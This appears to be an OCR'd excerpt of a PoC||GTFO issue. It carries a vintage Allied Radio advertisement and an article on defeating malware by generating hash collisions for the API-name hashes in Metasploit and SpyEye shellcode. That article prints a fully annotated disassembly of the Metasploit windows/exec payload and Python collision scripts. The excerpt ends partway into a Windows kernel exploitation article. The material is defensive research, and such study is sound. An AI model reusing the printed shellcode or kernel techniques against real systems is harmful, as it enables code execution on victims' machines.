
With the information in this article, you should now have a grasp of the mainframe and NJE. Your interest has been piqued about the endless potential of mainframe hacking. If that's the case, where do you go from here? There are some great write-ups about buffer overflows and crypto on z/OS at `bigendiansmalls.com`. You can also read up about tn3270 hacking at `mainframed767.tumblr.com`.








Обратные Потери
Коэффициент Стоячей Волны
Мощность Падения (P_f)
КСВ = $\frac{1+\sqrt{\frac{P_r}{P_f}}}{1-\sqrt{\frac{P_r}{P_f}}}$
PoC||GTFO
Самиздат


Мощность Отражения (P_r)

ALLIED

your best supply source for ELECTRON TUBES for every Amateur & Industrial Use

IMMEDIATE DELIVERY FROM STOCK


ALLIED stocks for *quick shipment* the world's largest distributor inventory of receiving, kinescope and special-purpose electron tubes. Whether your tube requirements are for your station equipment or for your work in industry, you can always depend on us for quick, efficient shipment direct from our huge stocks. To save time, effort and money—phone, wire or write to us for fast delivery.

ALL BRANDS IN STOCK

AMPEREX
CETRON
CHATHAM
EITEL McCULLOUGH
ELECTRONS, INC.
GE • HYTRON
NATIONAL
RCA • RAYTHEON
SYLVANIA
TAYLOR
THERMOSEN
TUNGSOL
UNITED ELECTRONICS
VICTOREEN
WESTINGHOUSE

ALL TYPES IN STOCK

Power Tubes
Rectifiers
Regulator
Microwave
Ballast
Ruggedized
Phototubes
Oscillograph
Sub-Miniature
Transistors
Diodes
Radiation Counter
Ignitrons
Thyratrons
Image Orthicon
Klystron
All Special Purpose Tubes



FREE 308-PAGE BUYING GUIDE

Refer to your latest ALLIED Catalog for everything you require in Amateur gear and electronic supplies. Get every buying advantage: quick shipment from the largest stocks available; easy payment plan on Ham gear; unbeatable trade-ins; real help from our Ham staff. Yes, get everything you need at ALLIED. If you haven't a copy of our 1955 Catalog, write for it today.

Everything for the Amateur from one complete dependable source

ALLIED RADIO

100 N. Western Ave., Dept. 15-E-5 Chicago 80, Ill.,
HAymarket 1-6800

ultra-modern facilities to serve you best

7 Exploiting Weak Shellcode Hashes to Thwart Module Discovery; or, Go Home, Malware, You're Drunk!

by Mike Myers and Evan Sultanik

There is a famous Soviet film called *Ирония судьбы, или С лёгким паром!* (*The Irony of Fate, or Enjoy Your Bath!*) that pokes fun at the uniformity of Brezhnev-era public architecture and housing. The protagonist of the movie gets drunk and winds up on a plane bound for Leningrad. When he arrives, he mistakenly believes he landed in his home town of Moscow. He stumbles into a taxi and gives the address of his apartment. Sure enough, the same address exists in Leningrad, and the building looks identical to his apartment in Moscow. His key even unlocks the apartment with the same number, and the furniture inside is nearly identical to his, so he decides to go to sleep. Everyone's favorite heart-warming romantic comedy ensues, but that's another story.

Neighbors, the goal of this article is to convince you that Microsoft is Brezhnev, Windows is the Soviet Union, `kernel32.dll` is the apartment, and malware is the drunk protagonist. Furthermore, dear neighbor, we will provide you with the knowledge of how to coax malware into tippling from our proverbial single malt waterfall so that it mistakenly visits a different apartment in a faraway city.

7.1 Background: PIC and Malware

Let's begin with a look at how position-independent code (PIC) used by malware is different from benign code, and then examine the logic of the MetaSploit payload known as "windows/exec," which is a representative example of both exploit shellcode and malware-injected position-independent code. If you're already familiar with how malware-injected position-independent code works, it's safe for you to skip to Section 7.2.

Most executable code on Windows is dynamically linked, meaning it is compiled into separate modules and then is linked together at runtime by the operating system's executable loader as a system of imports and exports. This dynamic linkage is either implicit (the typical kind; dynamic library dependence is declared in the header and the loader performs the address lookups at load time) or explicit (less common; the dynamic library is optionally loaded when needed and address lookups are performed with the `GetProcAddress` system API).

Much of maliciously delivered code—such as nearly all remote exploits and most instances of code that is injected by one process into another—shares a common trait of being loaded illegitimately: it circumvents the legitimate sequence of being loaded and initialized by the OS executable loader. It is therefore common for malicious code to not run as benign code does in its own process. Because attackers want to run their code within the access and privilege of a target process, malicious code is injected into it either by a local malicious process or by an arbitrary code execution exploit. These two approaches (code injection and exploit shellcode) can be treated similarly in that both of them involve position-independent injected code.

Unlike benign code that is loaded by the operating system as a legitimate executable module from a file on disk, illicit position-independent code must search and locate essential addresses in memory on its own without the assistance of the loader. Because of Address Space Layout Randomization (ASLR), the injected code cannot simply use pre-determined hardcoded addresses of these locations, and neither can it rely on the `GetProcAddress` routine, because it doesn't know its address either.


Typically, the first goal of the injected code is to find `kernel32.dll`, because it contains the APIs necessary to bootstrap the remainder of the malware's computation. Before Windows 7, everyone was using shellcode that assumed `kernel32.dll` was the first module in the linked list pointed to by the Process Environment Block (PEB), because it was the first DLL module loaded by the process. Windows 7 came along and started loading another module first, and that broke everyone's shellcode.

A common solution these days is just as fragile. Some have proposed shellcode that assumes `kernel32.dll` is the first DLL with a 12-character name in the list (the shellcode just looks for a module name length match). If we were to load in a DLL named `PoCrGTFO.dll` before `kernel32.dll`, that shellcode would fail. Other Windows 7 shellcode assumes that `kernel32.dll` is the second (now third) DLL in the linked list; we would be invalidating that assumption, too.

The MetaSploit Framework is perhaps the most popular exploit development and delivery framework. One can create a custom exploit reusing standard components that MetaSploit provides, greatly accelerating development time. One important component is the payload. A "payload" in MetaSploit parlance is the generic (reusable by many exploits) portion of position-independent exploit code that attackers execute after they have successfully begun executing arbitrary instructions, but before they have managed to do anything of value. A payload's function can be to either establish a barebones command & control capability (*e.g.*, a remote shell), to download and execute a second stage payload (most common in real-world malware), or to simply execute another program on the victim. The latter is the purest example of a payload, and this is what we will show here. The logic of the "windows/exec" payload is presented in Algorithm 1. As you can see, it employs a *relatively* sophisticated method for discovering `kernel32.dll`, by walking the PEB data structure and matching the module by a hash of its name.

On the following two pages, we have included an annotated listing of the disassembly for this payload. We encourage the reader to follow our comments in order to get an understanding for how injected code gets its bearings. Although this code directly locates the function it wants, if it were going to find more than one, it would probably just use this method to find `GetProcAddress` instead and use that from there on out.

For clarity, the disassembly is shown with relative addresses (offsets) only. The address operands in relative jump instructions have been similarly formatted for clarity.



Algorithm 1 The logic of a MetaSploit "exec" payload.

```
Get pointer to process' header area in memory    /* Initialize Shellcode */
m ←Derive a pointer to the list of loaded executable modules
for each module in m
    n_m ← Derive a pointer to the module's "base name"
    h_m ← HASH(n_m);  /* rotate every byte into a sum */
    t ←Derive a pointer to the module's "export address table" (exported functions)
    for each function in t
        n_f ← Derive a pointer to the function's name
        h_f ← HASH(n_f);  /* rotate every byte into a sum */
        if h_m and h_f combine to match a precomputed value then
            We've found the system API (in this case, kernel32.dll's WinExec function)
        end if
    end for
end for
Prepare the arguments to the found API, WinExec, then call it
```

	Addr.	Opcodes	Instruction	Comment
Algorithm 1 Line 1	+0x00	fc	cld	Clears the "direction" flag (controls looping instructions to follow).
	+0x01	e889000000	call +8F	Calls its initialization subroutine.
	+0x06	60	pushad	Initialization subroutine returns to here. Preserve all registers.
	+0x07	89e5	mov ebp,esp	Establish a new stack frame.
	+0x09	31d2	xor edx,edx	EDX starts as 0.
Algorithm 1 Line 2	+0x0B	648b5230	mov edx,dword ptr fs:[edx+30h]	Acquires the address of the Process Environment Block (PEB), always at an offset of 0x30 from the value in FS.
	+0x0F	8b520c	mov edx, dword ptr [edx+0Ch]	Gets the address within the PEB of the PEB_LDR_DATA structure (which holds lists of loaded modules).
	+0x12	8b5214	mov edx, dword ptr [edx+14h]	Get the "Flink" linked list pointer (within the PEB_LDR_DATA) to the LIST_ENTRY within the first LDR_MODULE in the InMemOrderModuleList.
	+0x15	8b7228	mov esi, dword ptr [edx+28h]	Offset 0x28 within LDR_MODULE points to the base name of the module, as a UTF-16 string.
	+0x18	0fb74a26	movzx ecx, word ptr [edx+26h]	Offset 0x26 within LDR_MODULE is the base name's string length in bytes; used as a loop counter.
Line 3	+0x1C	31ff	xor edi, edi	The module name string "hashing" loop begins here.
	+0x1E	31c0	xor eax, eax	Clear EAX to 0.
Algorithm 1 Line 4	+0x20	ac	lods byte ptr [esi]	Recall that ESI points to the Unicode base name of a module. This loads a byte of that string into AL.
	+0x21	3c61	cmp al, 61h	0x0061 is "a" in UTF-16, also 0x61 is lowercase "a" in ASCII. This is a check for capitalization.
	+0x23	7c02	jl +0x27	Capital letters have values below 0x61; if this letter is below 0x61 then skip ahead.
	+0x25	2c20	sub al, 20h	Otherwise, capitalize the letter by subtracting 0x20. This is to normalize string capitalization before hashing.
Line 5	+0x27	c1cf0d	ror edi, 0Dh	Step 1 of 2 of hashing algorithm: rotate EDI to the right by 0x0D (13) bits.
	+0x2A	01c7	add edi, eax	Step 2 of 2 of hashing algorithm: add to a rolling sum in EDI.
	+0x2C	e2f0	loop +0x1E	Repeat the loop (as ECX counts down).
Algorithm 1 Line 6	+0x2E	52	push edx	The enumeration of exported function names begins here.
	+0x2F	57	push edi	
	+0x30	8b5210	mov edx,dword ptr [edx+10h]	LDR_MODULE + offset 0x10 is the image base address of the module.
	+0x33	8b423c	mov eax,dword ptr [edx+3Ch]	LDR_MODULE + offset 0x3C = RVA of the start of the module's PE header.
	+0x36	01d0	add eax, edx	Image base + RVA of PE header = pointer to the PE header.
	+0x38	8b4078	mov eax, dword ptr [eax+78h]	Offset 0x78 into a PE header is the RVA of the export address table (EAT).
	+0x3B	85c0	test eax, eax	Test if there is no export table, in which case the value in EAX is 0.
	+0x3D	744a	je +0x89	If it was 0, then abort the enumeration of exports and continue to the next module in memory.
	+0x3F	01d0	add eax, edx	Else, RVA of EAT (in EAX) + image base (EDX) → this module's export table (EAX).
	+0x41	50	push eax	Save the pointer to the EAT.
Algorithm 1 Line 7	+0x42	8b4818	mov ecx, dword ptr [eax+18h]	EAT offset 0x18 holds the number of functions exported by name in this module.
	+0x45	8b5820	mov ebx,dword ptr [eax+20h]	EAT offset 0x20 holds the RVA to exported function names table (ENT), an array of pointers.
	+0x48	01d3	add ebx, edx	ENT RVA (in EBX) + image base (in EDX) = pointer to ENT (now in EBX).
	+0x4A	e33c	jecxz +0x88	Loop start: if every name in the array has been hashed and none matched (ECX counter reached 0), then jump to +0x88.
	+0x4C	49	dec ecx	Otherwise, count down how many function names are left to check.
	+0x4D	8b348b	mov esi, dword ptr [ebx+ecx*4]	Working the list backwards, calculate a RVA to the next exported name → ESI.

Algorithm 1 Line 8	+0x50	01d6	`add esi, edx`	Add RVA to image base (EDX) to calculate the pointer to the next exported name => ESI.
	+0x52	31ff	`xor edi, edi`	Exported function name hashing loop begins here. EDI = 0.
	+0x54	31c0	`xor eax, eax`	EAX = 0.
	+0x56	ac	`lods byte ptr [esi]`	This loads a byte of the ASCII name string into AL.
Line 9	+0x57	c1cf0d	`ror edi, 0Dh`	Step 1 of 2 in hashing algorithm.
	+0x5A	01c7	`add edi, eax`	Step 2 of 2 in hashing algorithm.
Algorithm 1 Line 10	+0x5C	38e0	`cmp al, ah`	AH holds 0, so this is a tricky way of checking that AL is 0, which would indicate the end of a string.
	+0x5E	75f4	`jne +0x54`	If the string is not over yet, jump back and keep hashing.
	+0x60	037df8	`add edi, dword ptr [ebp-8]`	Combine the hash of the exported function name with the previously computed hash of the module name string that is stored on the stack.
	+0x63	3b7d24	`cmp edi, dword ptr [ebp+24h]`	Final check of hashed name strings: does the resulting value equal the precomputed value (that is also stored on the stack)
	+0x66	75e2	`jne +0x4A`	If not, move to the next exported function name in the table and repeat the hash & check.
Algorithm 1 Line 11	+0x68	58	`pop eax`	Else, this is the shellcode's desired function name. Prepare to call this function by bringing back the location of the EAT.
	+0x69	8b5824	`mov ebx, dword ptr [eax+24h]`	Offset 0x24 into the EAT is the RVA called AddressOfNameOrdinals.
	+0x6C	01d3	`add ebx, edx`	RVA (in EBX) + image base (in EDX) => address of exported name ordinals array (in EBX).
	+0x6E	668b0c4b	`mov cx, word ptr [ebx+ecx*2]`	Offset within the array of the exported function ordinals => ECX.
	+0x72	8b581c	`mov ebx, dword ptr [eax+1Ch]`	Offset 0x1C into the EAT is the RVA called AddressOfFunctions.
	+0x75	01d3	`add ebx, edx`	RVA (in EBX) + image base (in EDX) => address of exported functions' RVA array.
	+0x77	8b048b	`mov eax, dword ptr [ebx+ecx*4]`	Offset within the array of the exported functions' RVAs => ECX.
	+0x7A	01d0	`add eax, edx`	RVA of exported function (in EAX) + image base (in EDX) => pointer to function (in EAX)
	+0x7C	89442424	`mov dword ptr[esp+24h], eax`	Store the function pointer in a local variable on the stack.
	+0x80	5b	`pop ebx`	Cleaning up the stack.
	+0x81	5b	`pop ebx`	Cleaning up the stack.
	+0x82	61	`popad`	More stack cleanup.
	+0x83	59	`pop ecx`	More stack cleanup.
	+0x84	5a	`pop edx`	More stack cleanup.
Line 15	+0x85	51	`push ecx`	WinExec takes two arguments pushed onto the stack before a call: a string indicating the executable, and a DWORD indicating a show/hide flag.
	+0x86	ffe0	`jmp eax`	This is the "call" to the exported function, `kernel32!WinExec`, and the end of the shellcode.
	+0x88	58	`pop eax`	Execution jumps here if "this wasn't the right module."
	+0x89	5f	`pop edi`	Alternately it also may jump here for the same reason.
	+0x8A	5a	`pop edx`	This and the last instruction: restore old values of EDI, EDX.
	+0x8B	8b12	`mov edx, dword ptr [edx]`	The value at EDX is the first field of a linked list node, and is a pointer to the next loaded module.
	+0x8D	eb86	`jmp +0x15`	Start over with determining if this is the correct module.
	+0x8F	5d	`pop ebp`	Shellcode initialization begins here.
	+0x90	6a01	`push 1`	The "show/hide" flag value for the eventual call to WinExec. 1 means "normal".
	+0x92	8d85b9000000	`lea eax, [ebp+0B9h]`	Calculate an address to the command line string.
	+0x98	50	`push eax`	Push the command line parameter on the stack.
	+0x99	68318b6f87	`push 876F8B31h`	Store the pre-computed hash value sum of "kernel32.dll" + "WinExec".
	+0x9E	ffd5	`call ebp`	Calls/returns to +0x06.

7.2 Shellcode Havoc: Generating Hash Collisions

In the previous section, we described how PIC that is injected at runtime is inherently "drunk": since it circumvents the normal loader, it needs to bootstrap itself by finding the locations of its required API calls. If the code is malicious, this imposes additional constraints, such as size restrictions (on the shellcode) and the inability to hardcode function names (to avoid fingerprinting). Some malware is very naïve and simply matches function names based on length or their position in the EAT; such approaches are easily thwarted, as described above. Others have proposed completely relocating the Address of Functions table and catching page faults when any code tries to access it (cf. Phrack Volume 0x0b, Issue 0x3f, Phile #0x0f).

Most modern (Windows 7 and newer) malware payloads temper their drunkenness by hashing the module and function names of the APIs they need to find. Unfortunately, the aforementioned constraints on shellcode mean that a cryptographically secure hashing algorithm would be too cumbersome to employ. Therefore, the hashing algorithms they use are vulnerable to collisions. **If we can generate a new module and/or function name that hashes to the same value that the malware is looking for, and if we ensure that the decoy module/function occurs before the real one in the EAT linked list, then any time that function is called we will know it is from malicious code.**

7.2.1 Shellcoder's Handbook Hash

First, let's take a look at the hashing algorithm espoused by Didier Stevens in The Shellcoder's Handbook. In C, it's a nifty little one-liner:

```
for(hash=0; *str; hash = (hash + (*str++ | 0x60)) << 1);
```

Using this algorithm, the string "LoadLibraryA" hashes to 0xD5786.

The first thing to notice is that the least significant bit of every hash will always be a zero, so let's just shift the hash right by one bit to get rid of the zero. Next, notice that if the value of the hash is less than 256, then any single character that bitwise matches the hash *except* for its sixth and seventh most significant bits (0x60 = 0b01100000) will be a collision. Therefore, we can try all four possibilities: hash, hash XOR 0x20, hash XOR 0x40, and hash XOR 0x60. In the case when the value of hash is greater than 256, we can inductively apply this technique to generate the other characters.

The collision is constructed by building a string from right to left. A Python script that enumerates all possible collisions is as follows.

```
C = "a...z0...9_"
S = set(C)
def collide(h):
  h >>= 1;
  if h < 256:
    for c in (0x40, 0x80, 0x60, h):
      s = chr(h ^ c)
      if s in S:
        yield s
  else:
    for c in map(ord, C):
      if not ((((h - (c | 0x60)) & 0x1)
    != 0) or ((h - (c | 0x60)) < 192)):
        for s in collide(h - (c | 0x60)):
          yield s + chr(c)
```

Running `collide(''LoadLibraryA'')` yields over 100000 collisions in the first 5 seconds alone, and can likely produce orders of magnitude more. Here are the first ten:

4baaaabaabaa	3daaaabaabaa
2faaaabaabaa	1haaaabaabaa
0jaaaabaabaa	4acaaabaabaa
3ccaaabaabaa	2ecaaabaabaa
1gcaaabaabaa	0icaaabaabaa

Of course, only one collision is sufficient.

7.2.2 MetaSploit Payload Hash

Next, let's examine the MetaSploit payload's hashing function described in the previous section. This function is a bit more complex, because it involves bit-wise rotations, making a brute-force approach (like we used for The Shellcoder's Handbook algorithm) infeasible. The way the MetaSploit hash works is: at each byte of a NULL-terminated string (including the terminating NULL byte), it circularly shifts the hash right by 0xD (13) places and then adds the new byte. This hash was likely chosen because it is very succinct: the inner part of the loop requires only two instructions (`ror` and `add`).

The key observation here is that, since the hash is additive, any prefix of a string that hashes to zero will not affect the overall hash of the entire string. That means that if we can find a string that hashes to zero, we can prepend it to any other string and the result will have the same hash:

$$\textsc{Hash}(A) = 0 \implies \textsc{Hash}(B) = \textsc{Hash}(A + B).$$

This hash is relatively easy to encode as a Satisfiability Modulo Theories (SMT) problem, for which we can then enlist a solver like Microsoft's Z3 to enumerate all strings of a given length that hash to zero. To find strings of length n that hash to zero, we create n character variables, $c_1, \ldots, c_n$, and $n+1$ hash variables, $h_0, h_1, \ldots, h_n$, where h_i is the value of the hash for the substring of length i, and h_0 is of course zero. We constrain the character variables such that they are printable ASCII characters (although this is not technically necessary, since Windows allows other characters in the EAT), and we also constrain the hash variables according to the hashing method:

$$h_i = ((h_{i-1} >> \text{0x0D}) | (h_{i-1} << (32 - \text{0x0D}))) + c_i.$$

We then ask the SMT solver to enumerate all solutions in which $h_n = 0$. We created a Python implementation of this using Microsoft's Z3 solver, which is included in the feelies. It is capable of producing thousands of zero-hash strings within seconds. Here are ten of them:

LNZLTXWQYV	TPLPPTVXWX
TPTPPTVTWX	TPNPNTVWWY
TPNPLTVWWZ	TPNPPTVWWX
TPNPZTVWWS	TPVPZTVSWS
TPVPXTVSWT	TPVPVTVSWU

So, for example, if we were to create a DLL with an exported function named "`LNZLTXWQYVLoadLibraryA`" that precedes the real `LoadLibraryA`, a MetaSploit payload would mistakenly call our honeypot function.

7.2.3 SpyEye's Hash

Finally, let's take a look at an example from the wild: the hash used by the SpyEye malware, presented in Algorithm 2. "`LoadLibraryA`" hashes to 0xC8AC8026.

Algorithm 2 The find-API-by-hashing method used by SpyEye.

```
1:  procedure HASH(name)
2:      j ← 0
3:      for i ← 0 to LEN(name) do
4:          left ← (j << 0x07) & 0xFFFFFFFF
5:          right ← (j >> 0x19)
6:          j ← left | right
7:          j ← j ^ name[i]
8:      end for
9:      return j
10: end procedure
```

As you can see, this is very similar to MetaSploit's method, in that it rotates the hash by seven bits for every character. However, unlike MetaSploit's additive method, SpyEye XORs the value of each character. That makes things a bit more complex, and it means that our trick of finding a string prefix that hashes to zero will no longer work. Nonetheless, this hash is not cryptographically secure, and is vulnerable to collision.

Once again, let's encode it as a SMT problem with character variables $c_1, \ldots, c_n$ and hash variables $h_0, \ldots, h_n$. The hash constraint this time is:

$$h_i = ((h_{i-1} << \text{0x07}) | (h_{i-1} >> \text{0x19})) \hat{} c_i,$$

and we ask the SMT solver to enumerate solutions in which h_n equals the same hash value of the string we want to collide with.

Once again, Microsoft's Z3 solver makes short work of finding collisions. A Python implementation of this collision is also provided in the feelies. Here is a sample of ten strings that all collide with "`LoadLibraryA`":

RHDBJMZHQOIP	ILPSKUXYYKKK
YMACZUQPXKKK	KMACZUQPXBKK
KMICZUQPXBKO	KMICZURPXBKW
KMICZUBPXBJW	KMICZVBPXBRW
KMYCZVCPXBRW	KMYCZVAPXBRG

7.3 Acknowledgments

This work was partially funded by the Halting Attacks Via Obstructing Configurations (HAVOC) project under Mudge's DARPA Cyber Fast Track program, Digital Operatives IR&D, and our famous Single Malt Waterfall. With that said, the opinions and suspect Soviet cinematic similitudes expressed in this article are the authors' own and do not necessarily reflect the views of DARPA or the United States government.

8 UMPOwn

by Alex Ionescu

With the introduction of new mitigation technologies such as DeviceGuard, Windows 10 makes it increasingly harder for attackers to enter the kernel through Ring 0 drivers (which are now subject to even stricter code integrity / signing verification) or exploits (as increased mitigations and PatchGuard validations are used to detect these). However, even the best-written operating system with the best-intentioned team of developers will encounter vulnerabilities that mitigations may be unable to stop.

Therefore, the last key element needed in defending the security boundaries of the operating system is a sane response to quickly patch such vulnerabilities—without one, the entire defensive strategy falls apart. Incorrectly dismissing vulnerabilities as "too hard to exploit" or misunderstanding the security boundaries of the operating system can lead to unfixed vulnerabilities, which can then be used to work around the large amount of resources that were developed in creating new security defences.

In this article, we'll take a look at an extremely challenging exploit—given a kernel function to signal an event (`KeSetEvent`), can reliable code execution from user-mode be achieved, if all that the attacker controls is the pointer to the event, which can be set to any arbitrary value? We'll need to take a deep look at the Windows scheduler, understand the semantics and code flows of event signaling, and ultimately reveal a low-level scheduler attack that can result in arbitrary ROP-based exploitation of the kernel.

8.1 ACT I. Controlling RIP and RSP


8.1.1 Wait Object Signaling

To understand event signaling in the NT kernel, one must first understand that two types of events, and their corresponding *wake logic* mechanisms:

1. Synchronization Events, which have a *wake one* semantic
2. Notification Events, which have a *wake any* / *wake all* semantic

The difference between these two types of events is encoded in the Type field of the `DISPATCHER_HEADER` of the event's `KEVENT` data structure, which is how the kernel internally represents these objects. As such, when an event is signaled, either `KiSignalNotificationObject` or `KiSignalSynchronizationObject` is used, which will wake up one waiting thread, or all waiting threads respectively.

How does the kernel associate waiting threads with their underlying synchronization objects? The answer lies in the `KWAIT_BLOCK` data structure. Within which we find: the type of wait that the thread is performing and a pointer to the thread itself (known as a `KTHREAD` structure). The two types of wait that a thread can make are known as *wait any* and *wait all*, and they determine if a single signaled object is sufficient to wake up a thread (OR), or if all of the objects that the thread is waiting on must be signaled (AND). In Windows 8 and later, a thread can also asynchronously wait on an object—and associate an I/O Completion Port, or a `KQUEUE` as it's known in the kernel, with a wait block. For this scenario, a new wait type was implemented: *wait notify*.



Therefore, simply put, a notification event will cause the iteration of all wait blocks—and the waking of each thread, or I/O completion port, based on the wait type—whereas a synchronization event will do the same, but only for a single thread. How are these wait blocks linked you ask? On Windows 8 and later they are guaranteed to all be allocated in a single, flat array, with a field in the `KTHREAD`, called `WaitBlockCount`, storing the number of elements. In Windows 7 and earlier, each wait block has a

pointer to the next (`NextWaitBlock`), and the final wait block points back to the first, creating a circular singly-linked list. Finally, the `KTHREAD` structure also has a `WaitBlockList` pointer, which serves as the head of the list or array.


8.1.2 Internals Intermezzo

Let's step back for a moment. We, from user mode, control the pointer to an arbitrary `KEVENT`, which we can construct in any way we want, and our goal is to obtain code execution in kernel mode. Based on the description we've seen so far, what are some ideas that come to mind? Certainly, we could probably cause some memory corruption or denial of service activity, by creating incorrect wait blocks or an infinite list. We could cause out-of-bounds memory access and maybe even flip certain bits in kernel-mode memory. But if the ultimate possibility (given the right set of constraints and linked data structures) is that a call to `KeSetEvent` will cause a thread to be woken, are we able to control this thread, and more importantly, can we get it to execute arbitrary code, in kernel mode? Let's keep digging into the internals to find out more.

8.1.3 Thread Waking

Suppose there exists a synchronization event, with a single waiter (thus, a single wait block). This waiter is currently blocked in a *wait any* fashion on the event and has no other objects that it is waiting on (the astute reader will note this is irrelevant, due to the nature of *wait any*). The call to `KeSetEvent` will follow the following pattern: `KeSetEvent` → `KiSignalSynchronizationObject` → `KiTryUnwaitThread` → `KiSignalThread`

At the end of this chain, the thread's state will have changed, going from what should be its current Waiting state to its new DeferredReady state, indicating that it is, in a way, ready to be prepped for execution. For it to be found in this state, it will be added to the queue of DeferredReady threads for the current processor, which lives in the KPRCB's `DeferredReadyListHead` lock-free stack list. Meanwhile, the wait block's state, which should have been set to `WaitBlockActive`, will now migrate to `WaitBlockInactive`, indicating that this is no longer a valid wait—the thread is ready to be awakened.



One of the most unique things about the NT scheduler is that it does not rely on a scheduler tick or other external event in order to kick off scheduling operations and pre-emption. In fact, any time a function has the possibility to change the state of a thread, it must immediately react to possible system-wide scheduler changes that this state transition has caused. Such functions implement this logic by calling the `KiExitDispatcher` function, with some hints as to what operation just occurred. In the case of `KeSetEvent`, the `AdjustUnwait` hint is used to indicate that one or more threads have potentially been woken.

8.1.4 One Does Not Simply Exit the Dispatcher ...

Once inside `KiExitDispatcher`, the scheduler first checks if DeferredReady threads already exist in the KPRCB's queue. In our scenario, we know this will be the case, so let's see what happens next. A call to `KiProcessThreadWaitList` is made, which iterates over each thread in the `DeferredReadyListHead`, and for each one, a subsequent call to `KiUnlinkWaitBlock` occurs, which unlinks all wait blocks associated with this thread that are in `WaitBlockActive` state. Then, the `AdjustReason` field in the `KTHREAD` structure is set to the hint value we referenced earlier (`AdjustUnwait` here), and a potential priority boost, or increment, is added in the `AdjustIncrement` field of the `KTHREAD`. For events, this will be equal to `EVENT_INCREMENT`, or 1.

8.1.5 Standby! Get Ready for My Thread

As each thread is processed in this way, a call to `KiReadyThread` is finally performed. This routine's job is to check whether or not the thread's kernel stack is currently resident, as the NT kernel has an optimization that automatically causes the eviction (and even potential paging out) of the kernel stack of any user-mode waiting thread after a certain period of time (typically 4-6 seconds). This is exposed through the `KernelStackResident` field in the `KTHREAD`. In Windows 10, a process' set of kernel stacks can also be evicted when a process is frozen

as part of new behaviour for Modern (Metro) applications, so another flag, `ProcessStackCountDecremented` is also checked. For our purposes, let's assume the thread has a fully-resident kernel stack. In this case, we move onto `KiDeferredReadyThread`, which will handle the $DeferredReady \rightarrow Ready$ (or Standby) transition.

